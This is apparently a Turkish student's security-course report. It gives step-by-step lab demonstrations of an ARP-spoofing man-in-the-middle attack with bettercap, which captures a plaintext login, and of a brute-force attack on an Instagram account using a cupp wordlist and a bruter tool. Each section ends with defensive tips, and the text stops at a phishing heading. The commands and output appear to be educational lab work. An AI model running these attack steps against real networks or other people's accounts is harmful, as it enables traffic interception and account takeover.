

AĞ VE SİSTEM GÜVENLİĞİ

ADI: MERVE

SOYADI: ÇELİK

KONU: SİBER ATAK ÇEŞİTLERİNİ RAPORLAMA



Man in the Middle saldırı için ARP Attack

NOT: IP Address spoofing içinde ARP spoofing (ARP Poisoning) bulunmaktadır.Fakat ben videomu ve pdfimi Man in the Middle konumuna geçme amacıyla hazırladığım için başlığın böyle daha iyi durucağını düşündüm.

Bir cihazdan internete bağlanabilmek için access point ve cihazımız arasında bir yetkilendirme yapmamız gerekiyor.Bu yetkilendirmeyi internetin şifresi olarak düşünebiliriz.Bilgisayarımız bu şifreyi girdiği zaman bilgisayarımız ve modemimiz bir token üretir.Ve bu tokenler birbirleriyle yer değiştirir.Böylece modemimiz bilgisayarı,bilgisayarımız modemi tanır.Ve birbirleri üzerinden işlem yapma izni sağlamış olur.

Biz Man in the Middle saldırısını yapmaya başladığımızda cihaza gidip diyoruz ki ben modemim ben internetim bana bağlan.Modeme de gidip diyoruzki ben bu cihazım , benim üzerimden işlem yap.Böylece bilgisayar bize veri gönderiyor,biz veriyi access pointe gönderiyoruz.Daha sonra dönen paketleri de yine aynı şekilde modem bize gönderiyor biz de bilgisayara cihaza gönderiyoruz.Ve böylece ortadaki adam olarak bütün ağ trafiğini izleyebiliyoruz.Man in the Middle saldırısının kilit noktası ARP saldırısı yapmaktır.Bu protokol ağ katmanı adreslerinin veri bağlantısı katmanı adreslerine çözümlenmesini sağlayan bir protokoldür.Bizi ortadaki adam konumuna getirir.

Bu işlem için çift ekran çalışacağız.Sanal makine üzerinde windows 7 ve Kali-Linux var.Bu iki sistem aşağıda gösterildiği gibi aynı ağ üzerinde çalışıyor.



Çoğu yerde ortak internet bulunmaktadır.Aynı zamanda bu saldırı ortak internet kullanımının ne kadar zararlı olduğunu kanıtlar.

Windows 7 ekranında cmd yi açtıktan sonra arp -a diye komut yazıyoruz.Karşımıza birçok ip ve fiziksel adresleri çıkarıyor.

```
C:\Windows\system32\cmd.exe

Medya Durumu . . . . . : Medya Bağlantısı kesildi
Bağlantıya özgü DNS Soneki . . . :

C:\Users\nerve>arp -a

Arabirim: 192.168.1.107 --- 0xb
Internet Adresi      Fiziksel Adres      Türü
192.168.1.1          5c-63-bf-8d-bd-6b   dinamik
192.168.1.105        08-00-27-a6-1f-86   dinamik
192.168.1.106        a8-6d-aa-f1-94-b0   dinamik
192.168.1.255        ff-ff-ff-ff-ff-ff   statik
224.0.0.22           01-00-5e-00-00-16   statik
224.0.0.252          01-00-5e-00-00-fc   statik
239.255.255.250      01-00-5e-7f-ff-fa   statik
255.255.255.255      ff-ff-ff-ff-ff-ff   statik
```

Yukarıda görmüş olduğumuz 192.168.1.1 adresi bağlandığımız internet modem gibi düşünebiliriz burayı gatewayimiz.Ve görmüş olduğumuz gibi kendine ait fiziksel adresi var.192.168.1.105 adresi de aslında Kali-Linuxumuz.

Ipconfig yazarak bu bilgisayarın da ip bilgisini görelim.

```
Windows IP Yapılandırması

Ethernet bağdaştırıcı Yerel Ağ Bağlantısı:

Bağlantıya özgü DNS Soneki . . . :
Bağlantı Yerel IPv6 Adresi . . . : fe80::bd1d:14ad:fd44:3ccc%11
IPv4 Adresi. . . . . : 192.168.1.107
Alt Ağ Maskesi. . . . . : 255.255.255.0
Varsayılan Ağ Geçidi. . . . . : 192.168.1.1
```

Windows 7nin ip adresi 192.168.1.107 dir.

Saldırı için kullanmamız gereken ismi bettercap olam bir araç var.Bu aracı kurmak için Kali-Linux terminal pencerimizi açıp sudo apt-get install bettercap yazıyoruz.Ardından şifremizi girerek indirme işlemini gerçekleştiriyoruz.Önceden yüklü olduğu için bende yüklü olduğunu söyledi.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ sudo apt-get install bettercap  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
bettercap is already the newest version (2.29-0kali1).  
0 upgraded, 0 newly installed, 0 to remove and 93 not upgraded.
```

Hangi internet arayüzünü kullandığımızı görmek için Kali-Linux terminal pencerimize ifconfig yazıyoruz.

```
(kali@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)  
    RX packets 6550 bytes 1602635 (1.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 282586 bytes 18735734 (17.8 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 85893 bytes 9103762 (8.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 85893 bytes 9103762 (8.6 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Görmüş olduğumuz gibi eth0 üzerinden internete bağlıyım ve ip adresim 192.168.1.105.

Bettercapı başlatmak için Kali-Linux terminal pencresine sudo bettercap -iface eth0 yazıyoruz.eth0 yazılan yere kullanmış olduğumuz arayüz yazılır.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ sudo bettercap -iface eth0  
[sudo] password for kali:  
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list  
of commands]  
  
192.168.1.0/24 > 192.168.1.105 »
```

Ve interaktif bir kullanım sağlıyor burada.

Yanına help yazıp ne var ne yok diye bakıyoruz.

```
kali@kali: ~  
File Actions Edit View Help  
192.168.1.0/24 > 192.168.1.105 » help  
  
help MODULE : List available commands or show module specific help  
if no module name is provided.  
    active : Show information about active modules.  
    quit : Close the session and exit.  
    sleep SECONDS : Sleep for the given amount of seconds.  
    get NAME : Get the value of variable NAME, use * alone for all,  
or NAME* as a wildcard.  
    set NAME VALUE : Set the VALUE of variable NAME.  
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be  
saved inside VARIABLE.  
    clear : Clear the screen.  
    include CAPLET : Load and run this caplet in the current session.  
    ! COMMAND : Execute a shell command and print its output.  
    alias MAC NAME : Assign an alias to a given endpoint given its MAC ad  
dress.  
  
Modules  
  
any.proxy > not running  
api.rest > not running  
arp.spoof > not running  
ble.recon > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
    gps > not running  
    hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
net.probe > not running  
net.recon > not running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running
```

Görmüş olduğumuz gibi birçok modül var burada. Bizim şuanda bulunduğumuz ağda bir keşif yapmamız lazım. Bu yüzden net.probe modülünü çalıştırmamız gerekiyor. Bu modül ağdaki tüm cihazları dürtecek ve cevap verenleri bize şuanda aktif olarak gösterecek. Bunun için terminal penceresine net.probe on yazıyoruz ve çalıştırdıktan sonra net.probe çalışır hale geliyor.

```
192.168.1.0/24 > 192.168.1.105 » net.probe on  
192.168.1.0/24 > 192.168.1.105 » [10:24:32] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.1.0/24 > 192.168.1.105 » [10:24:33] [endpoint.new] endpoint 192.168.1.106 (LAPTOP-IRNKT3II) detected as a8:6d:aa:f1:94:b0.  
192.168.1.0/24 > 192.168.1.105 » [10:24:33] [endpoint.new] endpoint 192.168.1.107 (MERVEBILGISAYAR) detected as 08:00:27:98:b6:3d (PCS Computer Systems GmbH).  
192.168.1.0/24 > 192.168.1.105 » [10:24:34] [endpoint.new] endpoint 192.168.1.100 detected as 44:39:c4:0f:2a:bf (Universal Global Scientific Industrial Co., Ltd.).
```

İki tane bilgisayar ipsini tespit etti biz MERVEBILGISAYAR a saldırı yapacağız. Windows 7 nin ipsini 192.168.1.107 diye tespit etmiş oldu.

Tekrar help yazarak aktif modülleri görüyoruz.

```
192.168.1.0/24 > 192.168.1.105 » help
help MODULE : List available commands or show module specific help
if no module name is provided.
  active : Show information about active modules.
  quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME : Get the value of variable NAME, use * alone for all,
or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be
saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC ad
dress.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
```

net.probe ile birlikte net.recon da çalışmaya başladı.

Ağda kimlerle etkileşime girebileceğimizi görmek için terminale net.show yazıyoruz.

```
192.168.1.0/24 > 192.168.1.105 » net.show
```

IP	Sent	Recvd	MAC	Seen	Name	Vendor
192.168.1.105	0 B	0 B	08:00:27:a6:1f:86	10:23:47	eth0	PCS Computer Systems GmbH
192.168.1.1	21 kB	23 kB	5c:63:bf:8d:bd:6b	10:23:47	gateway	Tp-Link Technologies Co.,Ltd.
192.168.1.100	0 B	3.5 kB	44:39:c4:0f:2a:bf	10:29:10		Universal Global Scientific Industrial Co., Ltd.
192.168.1.106	10 kB	12 kB	a8:6d:aa:f1:94:b0	10:29:33	LAPTOP-IRNKT3II	
192.168.1.107	12 kB	13 kB	08:00:27:98:b6:3d	10:29:34	MERVEBILGISAYAR	PCS Computer Systems GmbH

↑ 511 kB / ↓ 1.5 MB / 31060 pkts

192.168.1.105 Kali-Linux un ip adresi.192.168.1.106 aynı ağdaki başka bir bilgisayarın ip adresi.192.168.1.107 aynı ağdaki saldırı yapacağımız windows 7 nin ip adresi.

Arp saldırısı yapmak için arp.spoof modülünü çalıştırmamız gerekir. Bu modülün birkaç parametresi var ayarlanması gereken o yüzden terminale help arp.spoof yazıyoruz. Modülün içeriğini böylelikle görebiliyoruz.

```
192.168.1.0/24 > 192.168.1.105 » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.

  arp.spoof on : Start ARP spoofer.
  arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
  arp.ban off : Stop ARP spoofer.

Parameters

  arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has A
ections in place this will make the attack fail). (default=false)
  arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections goin
from the external network. (default=false)
  arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP range
ire subnet>)
  arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

Değiştirmemiz gereken iki tane parametre var. Birtanesi arp.spoof.full duplex parametresi diğeri arp.spoof.targets parametresi.

arp.spoof.full duplex i falseden trueya çevirmemiz gerek. Çevirmezsek bizim üzerimizden cihaza internet gitmeyecektir. Aşağıda görüldüğü gibi trueya çevrilir:

```
192.168.1.0/24 > 192.168.1.105 » set arp.spoof.full duplex true
```

Aşağıdaki şekilde saldırı yapacağımız hedefin ip adresini yazıyoruz:

```
192.168.1.0/24 > 192.168.1.105 » set arp.spoof.targets 192.168.1.107
```

Aşağıdaki gibi arp.spoof on yazarak arp saldırımızı başlatıyoruz.

```
192.168.1.0/24 > 192.168.1.105 » arp.spoof on
192.168.1.0/24 > 192.168.1.105 » [10:36:16] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the rout
mechanisms, the attack will fail.
192.168.1.0/24 > 192.168.1.105 » [10:36:16] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

Tekrardan help yazarak arp.spoof modülünün de aktif olduğunu görüyoruz.

```
192.168.1.0/24 > 192.168.1.105 » help
help MODULE : List available commands or show module specific help if no module na
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a w
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VA
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.


Modules
any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
```

Son olarak net.sniff modülünü aktif ederek ağda olanları izleyebileceğiz. Aktif etmek için terminale net.sniff on yazıyoruz.

```
192.168.1.0/24 > 192.168.1.105 » net.sniff on
```

Artık tüm gelen giden bağlantıları görebileceğiz.

Windows 7 den internete giriyoruz. Browserı açar açmaz paketler gelmeye başlar. Örnek olarak bir siteye girdik ve username ile password kısmını dolduracağız.



Username kısmına merve,password kısmına 123456 yazdım ve logine bastım.


Kali-Linux terminalinde bir çok paketle karşılaşırız.Aşağıda giriş için yazdığımız bilgilerin aynısı da görüldüğü gözükmeştir.

```
openid_identifier=&name=merve&pass=123456&remember_me=1&form_build_id=form-d1Pu0GUGhN0rzB2NKx  
DtqOJtv4W3LzJd_jipzk6so0M&form_id=user_login&antibot_key=&openid.return_to=http://weevil.info  
/openid/authenticate?destination=user&feed_me=&op=Log in
```

Windows 7deki kullanıcının bilgilerini böylece ele geçirmiş olduk.

Httplerde bu şekilde bilgileri çekebiliriz.Httpste ise https açılan siteyi httpye düşürüp kullanıcıya öyle sunuyoruz ve http üzerinden bir bağlantı sağlandığı için yine aynı bilgileri çekiyoruz.

Bu saldırıya uğradığımızı programsız anlayabilmek için cmdye arp -a yazıyoruz.Örneğin aşağıdaki gibi Windows 7 de yazdık.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Sürüm 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\merve>arp -a

Arabirim: 192.168.1.107 --- 0xb
Internet Adresi      Fiziksel Adres      Türü
192.168.1.1          08-00-27-a6-1f-06   dinamik
192.168.1.105        08-00-27-a6-1f-06   dinamik
192.168.1.106        a8-6d-aa-f1-94-b0   dinamik
192.168.1.255        ff-ff-ff-ff-ff-ff   statik
224.0.0.22           01-00-5e-00-00-16   statik
224.0.0.252          01-00-5e-00-00-fc   statik
239.255.255.250      01-00-5e-7f-ff-fa   statik
255.255.255.255      ff-ff-ff-ff-ff-ff   statik
```

192.168.1.1(Gateway) ile 192.168.1.105 ipli bir cihazın(Kali-Linuxun) mac adresleri aynı.Bu da demek oluyor ki benim cihazım 192.168.1.105 ipli cihazı modem olarak görüyor,veriye sürekli olarak oraya gönderiyor.Ve 192.168.1.105 ipli cihaz bu verileri asıl modeme gönderiyor.Ve ortadaki adam olduğu bu şekilde anlaşılıyor.

Bu saldırıdan korunma yolları:

- Zehirlenmeyi algılayan ve önleyen yazılımlar kullanılmalıdır.
- Güçlü bir güvenlik duvarı kullanılmalıdır.

Password Attack

Parolalar, kullanıcıları bir bilgi sistemine doğrulamak için en sık kullanılan mekanizma olduğundan, parola almak yaygın ve etkili bir saldırı yaklaşımıdır.

Bir kişinin şifresine erişim, kişinin masasının etrafına bakarak, şifrelenmemiş şifreleri elde etmek için ağ bağlantısını "koklayarak", sosyal mühendisliği kullanarak, bir şifre veritabanına erişerek veya doğrudan tahmin ederek elde edilebilir.

Password atağın Brute Force türünden bahsedeceğiz.

BRUTE-FORCE

Müşteriler tarafından e-ticaret siteleri üzerinden alışveriş gerçekleştirilmek istendiğinde genelde kullanıcı girişi yapılması gerekiyor. Bir kullanıcı adı ve şifreyle sağlanan girişlerde önceden tanımlı adres, isim-soy isim, e-posta adresi, bazen de önceden tanımlı kredi kartı bilgilerini içeren kullanıcı hesabı ile hızlıca alışveriş gerçekleştirilebiliyor. Kritik önem taşıyan kritik önem taşıyan bu verilere brute force saldırısı ile ulaşılabilir.

Bir brute-force (kaba kuvvet) saldırısı, bir hesaba erişebilmek için deneme-yanılma yöntemi kullanılmasına denir. Bu, duruma bağlı olarak şifre kırılmasını içerebilir.

Brute-force(kaba kuvvet) şifre tahmini, farklı şifreler deneyerek rastgele bir yaklaşım kullanmak ve bir işin umuduyla çalışmak anlamına gelir. Kişinin adı, iş unvanı, hobileri veya benzer öğeleriyle ilgili şifreler denenerek uygulanabilir.

Aşağıda BRUTE-FORCE saldırısının nasıl yapıldığı adım adım anlatılmıştır:

İlk olarak Instagram Bruter indiriyoruz. Instagram Bruter sayesinde şifreler teker teker denenecek ve şifreler eşleşirse saldırımız başarılı olacak eşleşmezse saldırımız başarısız olacak. Bu programın dezavantajı bayağı uzun sürmesidir.

Instagram Bruter Downloads klasörünün içinde olduğu için ilk başta Downloads klasörüne gitmemiz gerekiyor. Bunun için cd Downloads/ yazıyoruz. ls yazarak Downloads klasörünün içindeki dosyaları görebiliyoruz. Bu dosyalardan Instagram- -master dosyasının içine girmek istiyoruz. Bunun için terminale cd Instagram- -master yazıyoruz. İçindekileri görmek için ls yazıyoruz.

```
(kali@kali)-[~]  
$ cd Downloads/  
  
(kali@kali)-[~/Downloads]  
$ ls  
Instagram--master  Instagram--master.zip  
  
(kali@kali)-[~/Downloads]  
$ cd Instagram--master/  
  
(kali@kali)-[~/Downloads/Instagram--master]  
$ ls  
database  instagram.py  lib  LICENSE  Pipfile  Pipfile.lock  README.md
```

İçinde instagram.py denilen bir dosya var fakat bu çalışır durumda değil. Instagram Bruterı indirdiğimiz yerde kurulum gereksinimleri yazan yerdeki yazıyı kopyalayıp terminale yazarak indiriyoruz..Bu yazı pythonu kullanarak gerekli kurulum dosyalarının kurulmasını sağlıyor.

```
(kali@kali)~[~/Downloads/Instagram--master]
$ pip install pipenv
Requirement already satisfied: pipenv in /home/kali/.local/lib/python3.9/site-packages (2020.11.15)
Requirement already satisfied: setuptools>=36.2.1 in /usr/lib/python3/dist-packages (from pipenv) (51.3.3)
Requirement already satisfied: pip>=18.0 in /usr/lib/python3/dist-packages (from pipenv) (20.1.1)
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (from pipenv) (2020.6.20)
Requirement already satisfied: virtualenv in /home/kali/.local/lib/python3.9/site-packages (from pipenv) (20.4.6)
Requirement already satisfied: distlib<1, >=0.3.1 in /home/kali/.local/lib/python3.9/site-packages (from virtualenv->pipenv) (0.3.1)
Requirement already satisfied: appdirs<2, >=1.4.3 in /usr/lib/python3/dist-packages (from virtualenv->pipenv) (1.4.4)
Requirement already satisfied: six<2, >=1.9.0 in /usr/lib/python3/dist-packages (from virtualenv->pipenv) (1.15.0)
Requirement already satisfied: filelock<4, >=3.0.0 in /home/kali/.local/lib/python3.9/site-packages (from virtualenv->pipenv) (3.0.12)
```

Saldırı yapabilmemiz için bir wordlist oluşturmaya ihtiyacımız var.Bunun için cupp-masterı indirdik.Yeni bir terminal açıyoruz.Masaüstüne gitmek için cd /Desktop yazıyoruz.Ardından ls yazarak masaüstünün içeriğini görüyoruz.cupp dosyasının içine girebilmek için cd cupp/ yazıyoruz.ls yazarak bu dosyanın içindekileri görüyoruz.

```
(kali@kali)~[~]
$ cd Desktop/

(kali@kali)~[~/Desktop]
$ ls
cupp          merve.txt          proxy-list-raw.txt
Instagram--master  proxy-list-master  proxy.txt
Instagram--master.zip  proxy-list-master.zip

(kali@kali)~[~/Desktop]
$ cd cupp/

(kali@kali)~[~/Desktop/cupp]
$ ls
CHANGELOG.md  cupp.py  merve.txt  screenshots
cupp.cfg      LICENSE  README.md  test_cupp.py
```

./cupp.py yazarak cupp.py dosyasını çalıştırıyoruz.

```
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py

cupp.py!
# Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

usage: cupp.py [-h] [-i | -w FILENAME | -l | -a | -v] [-q]

Common User Passwords Profiler

optional arguments:
  -h, --help            show this help message and exit
  -i, --interactive     Interactive questions for user password profiling
                        Use this option to improve existing dictionary, or
                        WyD.pl output to make some pwnsauce
  -l                    Download huge wordlists from repository
  -a                    Parse default usernames and passwords directly from
                        Alecto DB. Project Alecto uses purified databases of
                        Phenoelit and CIRT which were merged and enhanced
  -v, --version         Show the version of this program.
  -q, --quiet           Quiet mode (don't print banner)
```

İnteractive modunu kullanacağız.Bunun için ./cupp.py -i yazıyoruz.Denenecek şifrelerin oluşturulması için aşağıdaki sorulardan istediklerimizi yanıtlıyoruz.Özel karakter istemediğim için N yazıyorum.Random numaralarda istemediğim için N yazıyorum.

```
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -i

cupp.py!
# Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: merve
> Surname: celik
> Nickname:
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: 23
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words? Y/[N]:N
> Leet mode? (i.e. leet = 1337) Y/[N]: N

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to merve.txt, counting 456 words.
> Hyperspeed Print? (Y/n) : N
[+] Now load your pistolero with merve.txt and shoot! Good luck!
```

cupp içindeki merve.txt dosyasına 406 kelimeden oluşan bir wordlist oluşturdu.merve.txtye masa üstünden erişebilmek için masaüstüne kopyalıyoruz.

Terminali açıp cd Downloads/ yazıyoruz masaüstüne gitmek için.ls yazarak içeriğini görüyoruz.cd Instagram- -master yazarak buraya gidiyoruz.ls yazarak Instagram- -masterın içindekileri görüyoruz.instagram.py yi çalıştırmak için python3 instagram.py merveee1607 /root/Desktop/merve.txt -m 0 yazıyoruz.Aşağıdaki gibi wordlistler okunmaya başlıyor ve saldırı başlıyor.

```
(kali@kali)-[~]
$ cd Downloads/
(kali@kali)-[~/Downloads]
$ ls
Instagram--master  Instagram--master.zip
(kali@kali)-[~/Downloads]
$ cd Instagram--master
(kali@kali)-[~/Downloads/Instagram--master]
$ ls
database  instagram.py  lib  LICENSE  Pipfile  Pipfile.lock  README.md
(kali@kali)-[~/Downloads/Instagram--master]
$ python3 instagram.py -u merveee1607 -p /home/kali/Desktop/merve.txt
-px /home/kali/Desktop/proxy-list-raw.txt -m 0
```

Aşağıda saldırı başladıktan kısa bir süre sonraki görüntü bulunmaktadır:

```
[+] Wordlist: /home/kali/Desktop/merve.txt
[-] Username: Merveee1607
[-] Password: 231995
[-] Complete: 3.73%
[-] Attempts: 17
[-] Browsers: 26
[-] Exists: True
```

Aşağıda saldırı bittikten sonraki görüntü bulunmaktadır.

```
[+] Wordlist: /home/kali/Desktop/merve.txt
[-] Username: Merveee1607
[-] Password: mervecelik
[-] Complete: 97.59%
[-] Attempts: 445
[-] Browsers: 37
[-] Exists: True
[+] Password Found
[+] Username: Merveee1607
[+] Password: mervecelik
```

Görüldüğü gibi saldırımız başarıyla sonuçlanmıştır.Merveee1607 isimli kullanıcının şifresi mervecelik olarak bulundu. Ve siteye bu şifreyle giriş yapabiliyoruz.

Bu yöntemle şifremizin bulunamaması için aşağıda yazılanlara dikkat etmeliyiz.

- Web sitelerinde güvenlik eklenti/yazılımları yüklü ve aktif durumda olmalıdır.
- İki faktörlü kimlik doğrulama sistemi kullanılabilir.
- Daha uzun şifre tercihi.
- Sizinle ilgili olmayan (doğum yılınızı ya da tuttuğunuz takımı içermesi gibi) şifreler kullanılmalıdır.
- Kişisel bilgilerimizi içermeyen şifreler kullanılmalıdır.
- Sosyal medya ve çeşitli platformlarda (forumlar, vb) gerektiğinden fazla bilgi paylaşılmaması gerekir.
- Sosyal medyadaki gizlilik ayarlarında tanınmayan kimselerin kişisel bilgileri görmesini bloke etmek.
- Şifreler ardışık sayılardan ve harflerden oluşmamalıdır.
- Büyük-küçük harf, özel karakter, alfanümerik şifre kombinasyonları kullanılmalıdır.
- Belirli sayıda hatalı giriş yapıldığı taktirde sonraki denemeyi bloklayıcı özellikler kullanılabilir.

Phishing Attacks
